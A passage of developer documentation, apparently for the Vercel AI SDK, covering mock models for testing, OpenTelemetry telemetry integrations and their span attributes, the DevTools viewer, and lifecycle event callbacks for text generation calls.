cacheWrite: undefined,
},
outputTokens: {
total: 10,
text: 10,
reasoning: undefined,
},
},
},
],
}),
}),
}),
prompt: 'Hello, test!',
});
generateText with Output
import { generateText, Output } from 'ai';
import { MockLanguageModelV4 } from 'ai/test';
import { z } from 'zod';
const result = await generateText({
model: new MockLanguageModelV4({
doGenerate: async () => ({
content: [{ type: 'text', text: `{"content":"Hello, world!"}` }],
finishReason: { unified: 'stop', raw: undefined },
usage: {
inputTokens: {
total: 10,
noCache: 10,
cacheRead: undefined,
cacheWrite: undefined,
},
outputTokens: {
total: 20,
text: 20,
reasoning: undefined,
},
},
warnings: [],
}),
}),
output: Output.object({ schema: z.object({ content: z.string() }) }),
prompt: 'Hello, test!',
});
streamText with Output
import { streamText, Output, simulateReadableStream } from 'ai';
import { MockLanguageModelV4 } from 'ai/test';
import { z } from 'zod';
const result = streamText({
model: new MockLanguageModelV4({
doStream: async () => ({
stream: simulateReadableStream({
chunks: [
{ type: 'text-start', id: 'text-1' },
{ type: 'text-delta', id: 'text-1', delta: '{ ' },
{ type: 'text-delta', id: 'text-1', delta: '"content": ' },
{ type: 'text-delta', id: 'text-1', delta: `"Hello, ` },
{ type: 'text-delta', id: 'text-1', delta: `world` },
{ type: 'text-delta', id: 'text-1', delta: `!"` },
{ type: 'text-delta', id: 'text-1', delta: ' }' },
{ type: 'text-end', id: 'text-1' },
{
type: 'finish',
finishReason: { unified: 'stop', raw: undefined },
logprobs: undefined,
usage: {
inputTokens: {
total: 3,
noCache: 3,
cacheRead: undefined,
cacheWrite: undefined,
},
outputTokens: {
total: 10,
text: 10,
reasoning: undefined,
},
},
},
],
}),
}),
}),
output: Output.object({ schema: z.object({ content: z.string() }) }),
prompt: 'Hello, test!',
});
Simulate UI Message Stream Responses
You can also simulate UI Message Stream responses for testing, debugging, or demonstration purposes.
Here is a Next example:
import { simulateReadableStream } from 'ai';
export async function POST(req: Request) {
return new Response(
simulateReadableStream({
initialDelayInMs: 1000, // Delay before the first chunk
chunkDelayInMs: 300, // Delay between chunks
chunks: [
`data: {"type":"start","messageId":"msg-123"}\n\n`,
`data: {"type":"text-start","id":"text-1"}\n\n`,
`data: {"type":"text-delta","id":"text-1","delta":"This"}\n\n`,
`data: {"type":"text-delta","id":"text-1","delta":" is an"}\n\n`,
`data: {"type":"text-delta","id":"text-1","delta":" example."}\n\n`,
`data: {"type":"text-end","id":"text-1"}\n\n`,
`data: {"type":"finish"}\n\n`,
`data: [DONE]\n\n`,
],
}).pipeThrough(new TextEncoderStream()),
{
status: 200,
headers: {
'Content-Type': 'text/event-stream',
'Cache-Control': 'no-cache',
Connection: 'keep-alive',
'x-vercel-ai-ui-message-stream': 'v1',
},
},
);
}
title: Telemetry description: Using OpenTelemetry with AI SDK Core
Telemetry
The AI SDK uses OpenTelemetry to collect telemetry data. OpenTelemetry is an open-source observability framework designed to provide standardized instrumentation for collecting telemetry data.
Check out the AI SDK Observability Integrations to see providers that offer monitoring and tracing for AI SDK applications.
Enabling telemetry
Step 1: Register the OpenTelemetry integration
OpenTelemetry span collection requires the @ai-sdk/otel package. Install it and register the integration once at application startup:
pnpm install @ai-sdk/otel
import { registerTelemetryIntegration } from 'ai';
import { OpenTelemetryIntegration } from '@ai-sdk/otel';
registerTelemetryIntegration(new OpenTelemetryIntegration());
For Next.js applications, place this in your instrumentation.ts file alongside your OpenTelemetry provider setup. See the Next.js OpenTelemetry guide for more details on setting up the provider.
For Node.js applications (without Next.js), register the integration at the top level of your entry file.
Step 2: Enabling Telemetry
Once a telemetry integration is registered, all AI SDK calls emit telemetry events by default.
You can still pass telemetry to attach metadata (like functionId) or to opt out of a specific call:
const result = await generateText({
model: __MODEL__,
prompt: 'Write a short story about a cat.',
telemetry: {
functionId: `story-agent`,
},
});
By default, both inputs and outputs are recorded. You can disable them by setting the recordInputs and recordOutputs options to false.
Disabling the recording of inputs and outputs can be useful for privacy, data transfer, and performance reasons. You might for example want to disable recording inputs if they contain sensitive information.
Opting out
Telemetry is opt-out. To disable telemetry for a specific call, set isEnabled: false:
const result = await generateText({
model: __MODEL__,
prompt: 'Write a short story about a cat.',
telemetry: { isEnabled: false },
});
To disable telemetry globally, do not register any telemetry integrations via the registerTelemetryIntegration() function.
Telemetry Metadata
You can provide a functionId to identify the function that the telemetry data is for,
and runtimeContext to include additional information in the telemetry data.
const result = await generateText({
model: __MODEL__,
prompt: 'Write a short story about a cat.',
runtimeContext: {
something: 'custom',
someOtherThing: 'other-value',
},
telemetry: {
functionId: 'my-awesome-function',
},
});
Custom Tracer
If you want your traces to use a TracerProvider other than the one provided by the @opentelemetry/api singleton, pass a custom Tracer to the OpenTelemetryIntegration constructor:
import { registerTelemetryIntegration } from 'ai';
import { OpenTelemetryIntegration } from '@ai-sdk/otel';
const tracerProvider = new NodeTracerProvider();
registerTelemetryIntegration(
new OpenTelemetryIntegration({
tracer: tracerProvider.getTracer('ai'),
}),
);
The GenAIOpenTelemetryIntegration also accepts a custom Tracer in the same way.
Telemetry Integrations
Telemetry integrations let you hook into the generation lifecycle to build custom observability — logging, analytics, DevTools, or any other monitoring system. Instead of wiring up individual callbacks on every call, you implement a TelemetryIntegration once and register it globally or pass it via telemetry.integrations.
The GenAIOpenTelemetryIntegration and OpenTelemetryIntegration from @ai-sdk/otel are the built-in integrations for collecting OpenTelemetry spans (see Enabling telemetry above).
Registering integrations globally
Use registerTelemetryIntegration to register an integration once for all AI SDK calls:
import { registerTelemetryIntegration } from 'ai';
import { OpenTelemetryIntegration } from '@ai-sdk/otel';
registerTelemetryIntegration(new OpenTelemetryIntegration());
You can also register multiple integrations in a single call by passing them as additional arguments. They all receive the same lifecycle events:
import { registerTelemetryIntegration } from 'ai';
import { OpenTelemetryIntegration } from '@ai-sdk/otel';
import { DevToolsTelemetry } from '@ai-sdk/devtools';
registerTelemetryIntegration(
new OpenTelemetryIntegration(),
DevToolsTelemetry(),
);
Per-call integrations
You can also pass one or more integrations to individual generateText or streamText calls. When per-call integrations are provided, they replace the globally registered integrations for that call:
import { streamText } from 'ai';
import { DevToolsTelemetry } from '@ai-sdk/devtools';
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Hello!',
telemetry: {
integrations: [DevToolsTelemetry()],
},
});
You can combine multiple integrations — they all receive the same lifecycle events:
telemetry: {
integrations: [DevToolsTelemetry(), customLogger()],
},
Errors inside integrations are caught and do not break the generation flow.
Building a custom integration
Implement the TelemetryIntegration interface from the ai package. All methods are optional — implement only the lifecycle events you care about:
import type { TelemetryIntegration } from 'ai';
class MyIntegration implements TelemetryIntegration {
async onStart(event) {
console.log('Generation started:', event.model.modelId);
}
async onStepFinish(event) {
console.log(
`Step ${event.stepNumber} done:`,
event.usage.totalTokens,
'tokens',
);
}
async onToolExecutionEnd(event) {
if (event.success) {
console.log(
`Tool "${event.toolCall.toolName}" took ${event.durationMs}ms`,
);
} else {
console.error(`Tool "${event.toolCall.toolName}" failed:`, event.error);
}
}
async onFinish(event) {
console.log('Done. Total tokens:', event.totalUsage.totalTokens);
}
}
export function myIntegration(): TelemetryIntegration {
return new MyIntegration();
}
Available lifecycle methods
<PropertiesTable content={[ { name: 'onStart', type: '(event: OnStartEvent) => void | PromiseLike', description: 'Called when the generation operation begins, before any LLM calls.', }, { name: 'onStepStart', type: '(event: OnStepStartEvent) => void | PromiseLike', description: 'Called when a step (LLM call) begins, before the provider is called.', }, { name: 'onToolExecutionStart', type: '(event: ToolExecutionStartEvent) => void | PromiseLike', description: "Called when a tool's execute function is about to run.", }, { name: 'onToolExecutionEnd', type: '(event: ToolExecutionEndEvent) => void | PromiseLike', description: "Called when a tool's execute function completes or errors.", }, { name: 'onStepFinish', type: '(event: OnStepFinishEvent) => void | PromiseLike', description: 'Called when a step (LLM call) completes.', }, { name: 'onFinish', type: '(event: OnFinishEvent) => void | PromiseLike', description: 'Called when the entire generation completes (all steps finished).', }, ]} />
The event types for each method are the same as the corresponding event callbacks. See the event callbacks documentation for the full property reference of each event.
Collected Data
The @ai-sdk/otel package provides two integrations that emit different span formats.
The GenAIOpenTelemetryIntegration follows the OpenTelemetry GenAI Semantic Conventions and is the recommended integration.
The OpenTelemetryIntegration emits legacy AI SDK-specific spans.
GenAI Semantic Conventions
The GenAIOpenTelemetryIntegration emits spans that follow the OpenTelemetry Semantic Conventions for GenAI.
All attributes use the gen_ai.* prefix. Provider names are mapped to well-known values (e.g. openai, anthropic, gcp.vertex_ai).
generateText / streamText
For generateText and streamText, the integration records 3 types of spans:
-
invoke_agent {modelId}(root span,INTERNAL): covers the full operation including all steps and tool calls.Initial attributes:
gen_ai.operation.name:"invoke_agent"gen_ai.provider.name: the provider (e.g."openai","anthropic")gen_ai.request.model: the requested model IDgen_ai.agent.name: thefunctionIdfrom telemetry settingsgen_ai.system_instructions: system instructions formatted as a JSON array of parts (whenrecordInputsis enabled)gen_ai.input.messages: the input messages in GenAI SemConv message format (whenrecordInputsis enabled)gen_ai.request.temperature: the temperature settinggen_ai.request.max_tokens: the maximum output tokensgen_ai.request.top_p: the topP settinggen_ai.request.top_k: the topK settinggen_ai.request.frequency_penalty: the frequency penaltygen_ai.request.presence_penalty: the presence penaltygen_ai.request.stop_sequences: the stop sequencesgen_ai.request.seed: the seed value
Attributes set on finish:
gen_ai.response.finish_reasons: array of finish reasons (e.g.["stop"],["tool_call"])gen_ai.usage.input_tokens: the number of input tokens usedgen_ai.usage.output_tokens: the number of output tokens usedgen_ai.usage.cache_read.input_tokens: cached input tokens readgen_ai.usage.cache_creation.input_tokens: cached input tokens createdgen_ai.output.messages: the output in GenAI SemConv message format (whenrecordOutputsis enabled)
-
chat {modelId}(step span,CLIENT): one span per LLM provider call, nested under the root span.Initial attributes:
gen_ai.operation.name:"chat"gen_ai.provider.name: the providergen_ai.request.model: the requested model IDgen_ai.request.temperature,gen_ai.request.max_tokens,gen_ai.request.top_p,gen_ai.request.top_k,gen_ai.request.frequency_penalty,gen_ai.request.presence_penalty,gen_ai.request.stop_sequences: request parametersgen_ai.input.messages: the prompt messages in GenAI SemConv message format (whenrecordInputsis enabled)gen_ai.tool.definitions: the tool definitions as stringified JSON (whenrecordInputsis enabled)
Attributes set on finish:
gen_ai.response.finish_reasons: array of finish reasonsgen_ai.response.id: the response ID from the providergen_ai.response.model: the model that generated the response (may differ from the requested model)gen_ai.usage.input_tokens: input tokens used in this stepgen_ai.usage.output_tokens: output tokens used in this stepgen_ai.usage.cache_read.input_tokens: cached input tokens readgen_ai.usage.cache_creation.input_tokens: cached input tokens createdgen_ai.output.messages: the output in GenAI SemConv message format (whenrecordOutputsis enabled)
-
execute_tool {toolName}(tool span,INTERNAL): one span per tool execution, nested under the step span. See GenAI tool call spans for details.
Deprecated object APIs (generateObject / streamObject)
The deprecated object APIs emit the same span hierarchy as generateText/streamText with these additional attributes on the root span:
gen_ai.output.type:"json"
The step spans also include gen_ai.output.type: "json", and gen_ai.output.messages contains the generated object as a text part.
embed / embedMany
For embed and embedMany, the integration records spans with CLIENT kind:
-
embeddings {modelId}(root span): covers the full embedding operation.Initial attributes:
gen_ai.operation.name:"embeddings"gen_ai.provider.name: the providergen_ai.request.model: the requested model ID
Attributes set on finish:
gen_ai.usage.input_tokens: the number of tokens used
-
embeddings {modelId}(inner span,embedManyonly): one span per provider batch call, nested under the root span.Initial attributes:
gen_ai.operation.name:"embeddings"gen_ai.provider.name: the providergen_ai.request.model: the model ID
Attributes set on finish:
gen_ai.usage.input_tokens: the number of tokens used
rerank
For rerank, the integration records spans with CLIENT kind:
-
rerank {modelId}(root span): covers the full rerank operation.Initial attributes:
gen_ai.operation.name:"rerank"gen_ai.provider.name: the providergen_ai.request.model: the requested model ID
-
rerank {modelId}(inner span): one span per provider rerank call, nested under the root span.Initial attributes:
gen_ai.operation.name:"rerank"gen_ai.provider.name: the providergen_ai.request.model: the model ID
GenAI span details
GenAI message format
The gen_ai.input.messages and gen_ai.output.messages attributes follow the OpenTelemetry GenAI Semantic Conventions message format.
Messages are JSON arrays of objects with a role and a parts array. Each part has a type and type-specific fields:
text:{ type: "text", content: "..." }reasoning:{ type: "reasoning", content: "..." }tool_call:{ type: "tool_call", id: "...", name: "...", arguments: ... }tool_call_response:{ type: "tool_call_response", id: "...", response: ... }blob:{ type: "blob", modality: "image"|"video"|"audio", mime_type: "...", content: "..." }(base64-encoded)uri:{ type: "uri", modality: "image"|"video"|"audio", mime_type: "...", uri: "..." }(for URL-based files)
Output messages also include a finish_reason field (e.g. "stop", "tool_call", "length", "content_filter").
System instructions are recorded separately in gen_ai.system_instructions as a JSON array of { type: "text", content: "..." } parts.
GenAI tool call spans
Tool call spans (execute_tool {toolName}) are nested under the step span and contain:
gen_ai.operation.name:"execute_tool"gen_ai.tool.name: the name of the toolgen_ai.tool.call.id: the tool call IDgen_ai.tool.type:"function"gen_ai.tool.call.arguments: the input arguments (stringified JSON, whenrecordInputsis enabled)gen_ai.tool.call.result: the output result (stringified JSON, whenrecordOutputsis enabled). Only set when the tool call succeeds.
Legacy AI SDK Spans (OpenTelemetryIntegration)
The OpenTelemetryIntegration emits spans using AI SDK-specific ai.* prefixed attributes.
This is the legacy format. Consider migrating to the GenAIOpenTelemetryIntegration for better compatibility with observability platforms.
generateText function
generateText records 3 types of spans:
-
ai.generateText(span): the full length of the generateText call. It contains 1 or moreai.generateText.doGeneratespans. It contains the basic LLM span information and the following attributes:operation.name:ai.generateTextand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateText"ai.prompt: the prompt that was used when callinggenerateTextai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finishedai.settings.maxOutputTokens: the maximum number of output tokens that were set
-
ai.generateText.doGenerate(span): a provider doGenerate call. It can containai.toolCallspans. It contains the call LLM span information and the following attributes:operation.name:ai.generateText.doGenerateand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateText.doGenerate"ai.prompt.messages: the messages that were passed into the providerai.prompt.tools: array of stringified tool definitions. The tools can be of typefunctionorprovider-defined-client. Function tools have aname,description(optional), andinputSchema(JSON schema). Provider-defined-client tools have aname,id, andinput(Record).ai.prompt.toolChoice: the stringified tool choice setting (JSON). It has atypeproperty (auto,none,required,tool), and if the type istool, atoolNameproperty with the specific tool.ai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finished
-
ai.toolCall(span): a tool call that is made as part of the generateText call. See Legacy tool call spans for more details.
streamText function
streamText records 3 types of spans and 2 types of events:
-
ai.streamText(span): the full length of the streamText call. It contains aai.streamText.doStreamspan. It contains the basic LLM span information and the following attributes:operation.name:ai.streamTextand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamText"ai.prompt: the prompt that was used when callingstreamTextai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finishedai.settings.maxOutputTokens: the maximum number of output tokens that were set
-
ai.streamText.doStream(span): a provider doStream call. This span contains anai.stream.firstChunkevent andai.toolCallspans. It contains the call LLM span information and the following attributes:operation.name:ai.streamText.doStreamand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamText.doStream"ai.prompt.messages: the messages that were passed into the providerai.prompt.tools: array of stringified tool definitions. The tools can be of typefunctionorprovider-defined-client. Function tools have aname,description(optional), andinputSchema(JSON schema). Provider-defined-client tools have aname,id, andinput(Record).ai.prompt.toolChoice: the stringified tool choice setting (JSON). It has atypeproperty (auto,none,required,tool), and if the type istool, atoolNameproperty with the specific tool.ai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.msToFirstChunk: the time it took to receive the first chunk in millisecondsai.response.msToFinish: the time it took to receive the finish part of the LLM stream in millisecondsai.response.avgCompletionTokensPerSecond: the average number of completion tokens per secondai.response.finishReason: the reason why the generation finished
-
ai.toolCall(span): a tool call that is made as part of the streamText call. See Legacy tool call spans for more details. -
ai.stream.firstChunk(event): an event that is emitted when the first chunk of the stream is received.ai.response.msToFirstChunk: the time it took to receive the first chunk
-
ai.stream.finish(event): an event that is emitted when the finish part of the LLM stream is received.
Deprecated object APIs
If you still run deprecated object APIs, you will see legacy span names:
generateObject:ai.generateObject,ai.generateObject.doGeneratestreamObject:ai.streamObject,ai.streamObject.doStream,ai.stream.firstChunk
Legacy object spans include the same core metadata as other LLM spans, plus
object-specific attributes such as ai.schema.*, ai.response.object, and
ai.settings.output.
embed function
embed records 2 types of spans:
-
ai.embed(span): the full length of the embed call. It contains 1ai.embed.doEmbedspans. It contains the basic embedding span information and the following attributes:operation.name:ai.embedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embed"ai.value: the value that was passed into theembedfunctionai.embedding: a JSON-stringified embedding
-
ai.embed.doEmbed(span): a provider doEmbed call. It contains the basic embedding span information and the following attributes:operation.name:ai.embed.doEmbedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embed.doEmbed"ai.values: the values that were passed into the provider (array)ai.embeddings: an array of JSON-stringified embeddings
embedMany function
embedMany records 2 types of spans:
-
ai.embedMany(span): the full length of the embedMany call. It contains 1 or moreai.embedMany.doEmbedspans. It contains the basic embedding span information and the following attributes:operation.name:ai.embedManyand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embedMany"ai.values: the values that were passed into theembedManyfunctionai.embeddings: an array of JSON-stringified embedding
-
ai.embedMany.doEmbed(span): a provider doEmbed call. It contains the basic embedding span information and the following attributes:operation.name:ai.embedMany.doEmbedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embedMany.doEmbed"ai.values: the values that were sent to the providerai.embeddings: an array of JSON-stringified embeddings for each value
Legacy span details
Basic LLM span information
Many spans that use LLMs (ai.generateText, ai.generateText.doGenerate, ai.streamText, ai.streamText.doStream) contain the following attributes:
resource.name: the functionId that was set throughtelemetry.functionIdai.model.id: the id of the modelai.model.provider: the provider of the modelai.request.headers.*: the request headers that were passed in throughheadersai.response.providerMetadata: provider specific metadata returned with the generation responseai.settings.maxRetries: the maximum number of retries that were setai.telemetry.functionId: the functionId that was set throughtelemetry.functionIdai.settings.runtimeContext.*: the runtime context that was passed in through theruntimeContextoptionai.usage.completionTokens: the number of completion tokens that were usedai.usage.promptTokens: the number of prompt tokens that were used
Call LLM span information
Spans that correspond to individual LLM calls (ai.generateText.doGenerate, ai.streamText.doStream) contain
basic LLM span information and the following attributes:
ai.response.model: the model that was used to generate the response. This can be different from the model that was requested if the provider supports aliases.ai.response.id: the id of the response. Uses the ID from the provider when available.ai.response.timestamp: the timestamp of the response. Uses the timestamp from the provider when available.- Semantic Conventions for GenAI operations
gen_ai.system: the provider that was usedgen_ai.request.model: the model that was requestedgen_ai.request.temperature: the temperature that was setgen_ai.request.max_tokens: the maximum number of tokens that were setgen_ai.request.frequency_penalty: the frequency penalty that was setgen_ai.request.presence_penalty: the presence penalty that was setgen_ai.request.top_k: the topK parameter value that was setgen_ai.request.top_p: the topP parameter value that was setgen_ai.request.stop_sequences: the stop sequencesgen_ai.response.finish_reasons: the finish reasons that were returned by the providergen_ai.response.model: the model that was used to generate the response. This can be different from the model that was requested if the provider supports aliases.gen_ai.response.id: the id of the response. Uses the ID from the provider when available.gen_ai.usage.input_tokens: the number of prompt tokens that were usedgen_ai.usage.output_tokens: the number of completion tokens that were used
Basic embedding span information
Many spans that use embedding models (ai.embed, ai.embed.doEmbed, ai.embedMany, ai.embedMany.doEmbed) contain the following attributes:
ai.model.id: the id of the modelai.model.provider: the provider of the modelai.request.headers.*: the request headers that were passed in throughheadersai.settings.maxRetries: the maximum number of retries that were setai.telemetry.functionId: the functionId that was set throughtelemetry.functionIdai.settings.runtimeContext.*: the runtime context that was passed in through theruntimeContextoptionai.usage.tokens: the number of tokens that were usedresource.name: the functionId that was set throughtelemetry.functionId
Legacy tool call spans
Tool call spans (ai.toolCall) contain the following attributes:
operation.name:"ai.toolCall"ai.operationId:"ai.toolCall"ai.toolCall.name: the name of the toolai.toolCall.id: the id of the tool callai.toolCall.args: the input parameters of the tool callai.toolCall.result: the output result of the tool call. Only available if the tool call is successful and the result is serializable.
title: DevTools description: Debug and inspect AI SDK applications with DevTools
DevTools
AI SDK DevTools gives you full visibility over your AI SDK calls with generateText, streamText, and ToolLoopAgent. It helps you debug and inspect LLM requests, responses, tool calls, and multi-step interactions through a web-based UI.
DevTools is composed of two parts:
- Telemetry Integration: Captures runs and steps from your AI SDK calls via the telemetry system
- Viewer: A web UI to inspect the captured data
Installation
Install the DevTools package:
pnpm add @ai-sdk/devtools
Requirements
- AI SDK v6 beta (
ai@^6.0.0-beta.0) - Node.js compatible runtime
Using DevTools
Register the integration
Register DevToolsTelemetry globally so it captures all AI SDK calls:
import { registerTelemetryIntegration } from 'ai';
import { DevToolsTelemetry } from '@ai-sdk/devtools';
registerTelemetryIntegration(DevToolsTelemetry());
Telemetry is enabled automatically once an integration is registered — no per-call configuration is needed:
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'What cities are in the United States?',
});
You can also pass the integration to individual calls instead of registering it globally:
import { streamText } from 'ai';
import { DevToolsTelemetry } from '@ai-sdk/devtools';
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Hello!',
telemetry: {
integrations: [DevToolsTelemetry()],
},
});
Launch the viewer
Start the DevTools viewer:
npx @ai-sdk/devtools
Open http://localhost:4983 to view your AI SDK interactions.
Monorepo usage
If you are using a monorepo setup (e.g. Turborepo, Nx), start DevTools from the same workspace where your AI SDK code runs.
For example, if your API is in apps/api, run:
cd apps/api
npx @ai-sdk/devtools
Captured data
DevTools captures the following information from your AI SDK calls:
- Input parameters and prompts: View the complete input sent to your LLM
- Output content and tool calls: Inspect generated text and tool invocations
- Token usage and timing: Monitor resource consumption and performance
- Raw provider data: Access complete request and response payloads
Runs and steps
DevTools organizes captured data into runs and steps:
- Run: A complete multi-step AI interaction, grouped by the initial prompt
- Step: A single LLM call within a run (e.g., one
generateTextorstreamTextcall)
Multi-step interactions, such as those created by tool calling or agent loops, are grouped together as a single run with multiple steps. Nested sub-agent calls are linked to their parent run, making it easy to trace the full execution tree.
How it works
The DevToolsTelemetry integration hooks into the AI SDK telemetry lifecycle to capture all generateText, streamText, generateObject, and streamObject calls. Captured data is stored locally in a JSON file (.devtools/generations.json) and served through a web UI built with Hono and React.
Security considerations
DevTools stores all AI interactions locally in plain text files, including:
- User prompts and messages
- LLM responses
- Tool call arguments and results
- API request and response data
Only use DevTools in local development environments. Do not enable DevTools in production or when handling sensitive data.
title: Event Callbacks description: Subscribe to lifecycle events in generateText, streamText, embed, embedMany, and rerank calls
Event Callbacks
The AI SDK provides per-call event callbacks that you can pass to generateText, streamText, embed, embedMany, and rerank to observe lifecycle events. This is useful for building observability tools, logging systems, analytics, and debugging utilities.
Basic Usage
Pass callbacks directly to generateText, streamText, embed, embedMany, or rerank:
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'What is the weather in San Francisco?',
experimental_onStart: event => {
console.log('Generation started:', event.model.modelId);
},
onFinish: event => {
console.log('Generation finished:', event.totalUsage);
},
});
Available Callbacks
generateText / streamText
<PropertiesTable content={[ { name: 'experimental_onStart', type: '(event: OnStartEvent) => void | Promise', description: 'Called when generation begins, before any LLM calls.', }, { name: 'experimental_onStepStart', type: '(event: OnStepStartEvent) => void | Promise', description: 'Called when a step (LLM call) begins, before the provider is called.', }, { name: 'experimental_onToolExecutionStart', type: '(event: ToolExecutionStartEvent) => void | Promise', description: "Called when a tool's execute function is about to run.", }, { name: 'experimental_onToolExecutionEnd', type: '(event: ToolExecutionEndEvent) => void | Promise', description: "Called when a tool's execute function completes or errors.", }, { name: 'onStepFinish', type: '(event: OnStepFinishEvent) => void | Promise', description: 'Called when a step (LLM call) completes.', }, { name: 'onFinish', type: '(event: OnFinishEvent) => void | Promise', description: 'Called when the entire generation completes (all steps finished).', }, ]} />
embed / embedMany
<PropertiesTable content={[ { name: 'experimental_onStart', type: '(event: EmbedOnStartEvent) => void | Promise', description: 'Called when the embedding operation begins, before the embedding model is called.', }, { name: 'experimental_onFinish', type: '(event: EmbedOnFinishEvent) => void | Promise', description: 'Called when the embedding operation completes, after the embedding model returns.', }, ]} />
rerank
<PropertiesTable content={[ { name: 'experimental_onStart', type: '(event: RerankOnStartEvent) => void | Promise', description: 'Called when the reranking operation begins, before the reranking model is called.', }, { name: 'experimental_onFinish', type: '(event: RerankOnFinishEvent) => void | Promise', description: 'Called when the reranking operation completes, after the reranking model returns.', }, ]} />
Event Reference
generateText / streamText
experimental_onStart
Called when the generation operation begins, before any LLM calls are made.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
experimental_onStart: event => {
console.log('Model:', event.model.modelId);
console.log('Temperature:', event.temperature);
},
});
<PropertiesTable
content={[
{
name: 'model',
type: '{ provider: string; modelId: string }',
description: 'The model being used for generation.',
},
{
name: 'system',
type: 'string | SystemModelMessage | Array | undefined',
description: 'The system message(s) provided to the model.',
},
{
name: 'prompt',
type: 'string | Array | undefined',
description:
'The prompt string or array of messages if using the prompt option.',
},
{
name: 'messages',
type: 'Array | undefined',
description: 'The messages array if using the messages option.',
},
{
name: 'tools',
type: 'ToolSet | undefined',
description: 'The tools available for this generation.',
},
{
name: 'toolChoice',
type: 'ToolChoice | undefined',
description: 'The tool choice strategy for this generation.',
},
{
name: 'activeTools',
type: 'Array | undefined',
description: 'Limits which tools are available for the model to call.',
},
{
name: 'maxOutputTokens',
type: 'number | undefined',
description: 'Maximum number of tokens to generate.',
},
{
name: 'temperature',
type: 'number | undefined',
description: 'Sampling temperature for generation.',
},
{
name: 'topP',
type: 'number | undefined',
description: 'Top-p (nucleus) sampling parameter.',
},
{
name: 'topK',
type: 'number | undefined',
description: 'Top-k sampling parameter.',
},
{
name: 'presencePenalty',
type: 'number | undefined',
description: 'Presence penalty for generation.',
},
{
name: 'frequencyPenalty',
type: 'number | undefined',
description: 'Frequency penalty for generation.',
},
{
name: 'stopSequences',
type: 'string[] | undefined',
description: 'Sequences that will stop generation.',
},
{
name: 'seed',
type: 'number | undefined',
description: 'Random seed for reproducible generation.',
},
{
name: 'maxRetries',
type: 'number',
description: 'Maximum number of retries for failed requests.',
},
{
name: 'timeout',
type: 'TimeoutConfiguration | undefined',
description: 'Timeout configuration for the generation.',
},
{
name: 'headers',
type: 'Record<string, string | undefined> | undefined',
description: 'Additional HTTP headers sent with the request.',
},
{
name: 'providerOptions',
type: 'ProviderOptions | undefined',
description: 'Additional provider-specific options.',
},
{
name: 'stopWhen',
type: 'StopCondition | Array | undefined',
description: 'Condition(s) for stopping the generation.',
},
{
name: 'output',
type: 'Output | undefined',
description: 'The output specification for structured outputs.',
},
{
name: 'abortSignal',
type: 'AbortSignal | undefined',
description: 'Abort signal for cancelling the operation.',
},
{
name: 'include',
type: '{ requestBody?: boolean; responseBody?: boolean } | undefined',
description:
'Settings for controlling what data is included in step results.',
},
{
name: 'functionId',
type: 'string | undefined',
description:
'Identifier from telemetry settings for grouping related operations.',
},
{
name: 'runtimeContext',
type: 'CONTEXT',
description:
'User-defined shared runtime context object that flows through the generation lifecycle.',
},
{
name: 'toolsContext',
type: 'InferToolSetContext',
description:
'Per-tool context map passed via toolsContext, keyed by tool name.',
},
]}
/>
experimental_onStepStart
Called before each step (LLM call) begins. Useful for tracking multi-step generations.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
experimental_onStepStart: event => {
console.log('Step:', event.stepNumber);
console.log('Messages:', event.messages.length);
},
});
<PropertiesTable content={[ { name: 'stepNumber', type: 'number', description: 'Zero-based index of the current step.', }, { name: 'model', type: '{ provider: string; modelId: string }', description: 'The model being used for this step.', }, { name: 'system', type: 'string | SystemModelMessage | Array | undefined', description: 'The system message for this step.', }, { name: 'messages', type: 'Array', description: 'The messages that will be sent to the model for this step.', }, { name: 'tools', type: 'ToolSet | undefined', description: 'The tools available for this generation.', }, { name: 'toolChoice', type: 'LanguageModelV4ToolChoice | undefined', description: 'The tool choice configuration for this step.', }, { name: 'activeTools', type: 'Array | undefined', description: 'Limits which tools are available for this step.', }, { name: 'steps', type: 'ReadonlyArray', description: 'Array of results from previous steps (empty for first step).', }, { name: 'providerOptions', type: 'ProviderOptions | undefined', description: 'Additional provider-specific options for this step.', }, { name: 'timeout', type: 'TimeoutConfiguration | undefined', description: 'Timeout configuration for the generation.', }, { name: 'headers', type: 'Record<string, string | undefined> | undefined', description: 'Additional HTTP headers sent with the request.', }, { name: 'stopWhen', type: 'StopCondition | Array | undefined', description: 'Condition(s) for stopping the generation.', }, { name: 'output', type: 'Output | undefined', description: 'The output specification for structured outputs.', }, { name: 'abortSignal', type: 'AbortSignal | undefined', description: 'Abort signal for cancelling the operation.', }, { name: 'include', type: '{ requestBody?: boolean; responseBody?: boolean } | undefined', description: 'Settings for controlling what data is included in step results.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, { name: 'runtimeContext', type: 'CONTEXT', description: 'User-defined shared runtime context object. May be updated from prepareStep between steps.', }, { name: 'toolsContext', type: 'InferToolSetContext', description: 'Per-tool context map. May be updated from prepareStep between steps.', }, ]} />
experimental_onToolExecutionStart
Called before a tool's execute function runs.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'What is the weather?',
tools: { getWeather },
experimental_onToolExecutionStart: event => {
console.log('Tool:', event.toolCall.toolName);
console.log('Input:', event.toolCall.input);
},
});
